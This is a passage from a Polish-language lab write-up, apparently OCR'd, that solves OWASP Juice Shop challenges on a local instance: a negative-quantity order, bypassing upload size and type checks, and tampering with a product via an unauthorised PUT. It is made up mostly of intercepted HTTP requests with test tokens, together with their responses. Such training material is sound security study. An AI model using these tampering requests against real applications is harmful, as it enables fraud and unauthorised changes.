IoDfRUfWZ--3zCUn5XD4iEEWwVjKl3o
```



```
{
  "ProductId":33,
  "BasketId":"6",
  "quantity":-5000
}
```



2) Po wykonaniu zamówienia i przejściu przez proces płatności, pokazuje się nam panel podsumowujący transakcję. Przedstawia on cenę oraz ilość zakupionych przedmiotów. Ich ilość jest minusowa, co jest potwierdzeniem na to, że atak się udał




Improper Input Validation

Upload Size (Upload a file larger than 100 kB.)

1) W przypadku wysłania pliku mniejszego niż 100kB, plik zostaje przyjęty



2) Gdy plik będzie większy niż 100kB, otrzymujemy taki komunikat



3) Po przechwyceniu requesta z poprawnym plikiem PDF, dostajemy taką odpowiedź od serwera, co wskazuje nam na to jak wygląda poprawny komunikat po wysłaniu pliku

Request

Pretty | Raw | Hex | \n


```
POST /file-upload HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNz
IiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0Q
GdtYWlsLmNvbSIsInBhc3N3b3JkIjoiZDlkMWUzYTVlYjhiNTc0ZDk4NWRhYz
QzNWVhNjMzY2UiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiI
sImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3Nl
dHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY
3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTEyLT
E5IDE5OjE4OjI0LjYwNiArMDA6MDAiLCJlcGRhdGVkQXQiOiIyMDIxLTEyLTE
5IDE5OjE4OjI0LjYwNiArMDA6MDAiLCJkZWxldGVkQXQiOm5lbGx9LCJpYXQi
OjE2Mzk5NDE1MDksImV4cCI6MTYzOTk1OTUwOX0.Ct7F0jYkxz8gbkjI07Xhs
44l43OtuojeMR8p66KrT5x21MzvWvNN6uNE60BfIYehygIl0c2h0iQT1l3KxB
-OV6VlfRzAahIq4SIMmOf4pZ98WBL0l1xlIKbXf_kuxCumdaM4QY4L4M_jIoD
fRUfWZ--3zCUn5XD4iEEWwVjKl3o
Content-Type: multipart/form-data;
boundary=---------------------------289759672323341623183608062263
Content-Length: 229
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
89H8hEt7I3sQSMUgHZuMhkT9FKfMSEtLiwfWSBHgNuENtYXiOWfgaSqgHk3ub
XtnwcVlSzqUXYsgZibzSQnhjltvvIeasVBiE1fxJ

-----------------------------289759672323341623183608062263
Content-Disposition: form-data; name="file"; filename="
file.pdf"
```

Response

Pretty | Raw | Hex | Render | \n


```
HTTP/1.1 204 No Content
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Date: Tue, 21 Dec 2021 18:35:19 GMT
Connection: close
```

4) Po otworzeniu pliku pdf o rozmiarze większym niż ten dozwolony na stronie w edytorze tekstowym, skopiowaniu tej zawartości i podmienieniu poprzedniej zawartości pdfa na tą “za dużą” wysyłamy request. W wyniku dostajemy tą samą odpowiedź co w przypadku poprawnie wysłanego zapytania.



Upload Type (Improper Input Validation)

1) Po przechwyceniu requesta z poprawnym plikiem PDF, dostajemy taką odpowiedź od serwera, co wskazuje nam na to jak wygląda poprawny komunikat po wysłaniu pliku



Request

Pretty Raw Hex \n

```
1 POST /file-upload HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNz
  IiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0Q
  GdtYWlsLmNvbSIsInBhc3N3b3JkIjoiZDlkMWUzYTVlYjhiNTc0ZDk4NWRhYz
  QzNWVhNjMzY2UiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiI
  sImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3Nl
  dHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY
  3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTEyLT
  E5IDE5OjE4OjI0LjYwNiArMDA6MDAiLCJlcGRhdGVkQXQiOiIyMDIxLTEyLTE
  5IDE5OjE4OjI0LjYwNiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQi
  OjE2Mzk5NDE1MDksImV4cCI6MTYzOTk1OTUwOX0.Ct7F0jYkxz8gbkjI07Xhs
  44l430tuojeMR8p66KrT5x21MzvWvNN6uNE60BfIYehygIl0c2h0iQT1l3KxB
  -OV6VlfRzAahIq4SIMmOf4pZ98WBL0l1xlIKbXf_kuxCumdaM4QY4L4M_jIoD
  fRUfWZ--3zCUn5XD4iEEWwVjKl3o
8 Content-Type: multipart/form-data;
  boundary=--------------------------289759672323341623183608062263
9 Content-Length: 229
10 Origin: http://localhost:3000
11 Connection: close
12 Referer: http://localhost:3000/
13 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  89H8hEt7I3sQSMUgHZuMhkT9FKfMSEtLiwfWSBHgNuENtYXiOWfgaSqgHk3ub
  XtnwcVlSzqUXYsgZibzSQnhjltvvIeasVBiE1fxJ
14
15 ----------------------------289759672323341623183608062263
16 Content-Disposition: form-data; name="file"; filename="
  file.pdf"
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 204 No Content
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Date: Tue, 21 Dec 2021 18:35:19 GMT
7 Connection: close
8
9
```

2) Zawartość pliku zmieniamy na zawartość pliku txt (który jest niedozwolony, można walidacja pozwala tylko na plik zip oraz pdf). Tak samo zmieniamy rozszerzenie w nazwie pliku oraz w rodzaju przesyłanego pliku w nagłówku *Content-type.* Po wysłaniu przygotowanego zapytania dostajemy odpowiedź 2xx od serwera, który powiadamia nas że wszystko poszło pomyślnie (oraz odpowiedź od serwera jest taka sama jak w przypadku wysłania poprawnego pliku)

```
dHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY
3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTEyLT
E5IDE5OjE4OjI0LjYwNiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIxLTEyLTE
5IDE5OjE4OjI0LjYwNiArMDA6MDAiLCJkZWxldGVkQXQiOm5lbGx9LCJpYXQi
OjE2Mzk5NDE1MDksImV4cCI6MTYzOTk1OTUwOX0.Ct7F0jYkxz8gbkjI07Xhs
44l43OtuojeMR8p66KrT5x21MzvWvNN6uNE60BfIYehygI10c2hOiQT113KxB
-OV6VlfRzAahIq4SIMmOf4pZ98WBL0l1xlIKbXf_kuxCumdaM4QY4L4M_jIoD
fRUfWZ--3zCUn5XD4iEEWwVjKl3o
Content-Type: multipart/form-data;
boundary=--------------------------233943706214752314940439
3610
Content-Length: 347
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
89H8hEt7I3sQSMUgHZuMhkT9FKfMSEtLiwfWSBHgNuENtYXiOWfgaSqgHk3ub
XtnwcVlSzqUXYsgZibzSQnhjltvvIeasVBiE1fxJ

----------------------------233943706214752314940439361O
Content-Disposition: form-data; name="file"; filename="
file.txt"
Content-Type: application/txt

Daniel Boone National Forest
Laurel County School District
Kentucky
Sawyer
Daniel Boone
Scuttlebutt
Scuttlebutt Trail


----------------------------233943706214752314940439361O--
```

```
1 HTTP/1.1 204 No Content
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Date: Tue, 21 Dec 2021 19:03:49 GMT
7 Connection: close
8
9
```


Product Tampering (Broken Access Control)

1) Odszukujemy w historii zapytań zapytanie, które jest w stanie zmienić zawartość danego obiektu

```
GET /api/products/9 HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNz
IiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0Q
GdtYWlsLmNvbSIsInBhc3N3b3JkIjoiZDlkMWUzYTVlYjhiNTc0ZDk4NWRhYz
QzNWVhNjMzY2UiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiI6IiI
sImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3Nl
dHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY
3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTEyLT
E5IDE5OjE4OjI0LjYwNiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIxLTEyLTE
5IDE5OjE4OjI0LjYwNiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQi
OjE2Mzk5NDE1MDksImV4cCI6MTYzOTk1OTUwOX0.Ct7FOjYkxz8gbkjI07Xhs
44l430tuojeMR8p66KrT5x21MzvWvNN6uNE60BfIYehygIlOc2hOiQTl13KxB
-OV6VlfRzAahIq4SIMmOf4pZ98WBL0l1xlIKbXf_kuxCumdaM4QY4L4M_jIoD
fRUfWZ--3zCUn5XD4iEBWwVjKl3o
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
P9HLhwtoIXsPSoUnHeuVhrTyFBfpSQtNiBfySWHeVukxtLJiVRfZpSzXHlquo
LtDNc6oSaZUVqT32C5Zs4ji5OSywh5Et99Imns3xcj9f4J
If-None-Match: W/"325f-AjmNvvyWuR7sh92Bjpuw/8wcg4U"
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 503
ETag: W/"1f7-OnLLxWuZpWx4blCJn3ZTCirDdQQ"
Vary: Accept-Encoding
Date: Tue, 21 Dec 2021 20:05:02 GMT
Connection: close

{
  "status":"success",
  "data":{
    "id":9,
    "name":"OWASP SSL Advanced Forensic Tool (O-Saft)",
    "description":
    "O-Saft is an easy to use tool to show information about S
    SL certificate and tests the SSL connection according give
    n list of ciphers and various SSL configurations. <a href=
    \"https://www.owasp.org/index.php/O-Saft\" target=\"_blank
    \">More...</a>",
    "price":0.01,
    "deluxePrice":0.01,
    "image":"orange_juice.jpg",
    "createdAt":"2021-12-21T18:44:15.694Z",
    "updatedAt":"2021-12-21T18:44:15.694Z",
    "deletedAt":null
  }
}
```


2) Zmienimy metodę na PUT, dodajemy nagłówek *Content-Type: application/json* oraz wstawiamy element, który chcemy zmienić z obiektu JSON, który dostaliśmy wcześniej z odpowiedzi. W tym przypadku chcemy zmienić opis, więc kopiujemy ten element do naszego zapytania i zmienimy link przy atrybucie *href*. Atak się powiódł, na stronie widzimy produkt ze zmienionym przez nas przekierowaniem




Reset Jim's Password (Broken Authentication)

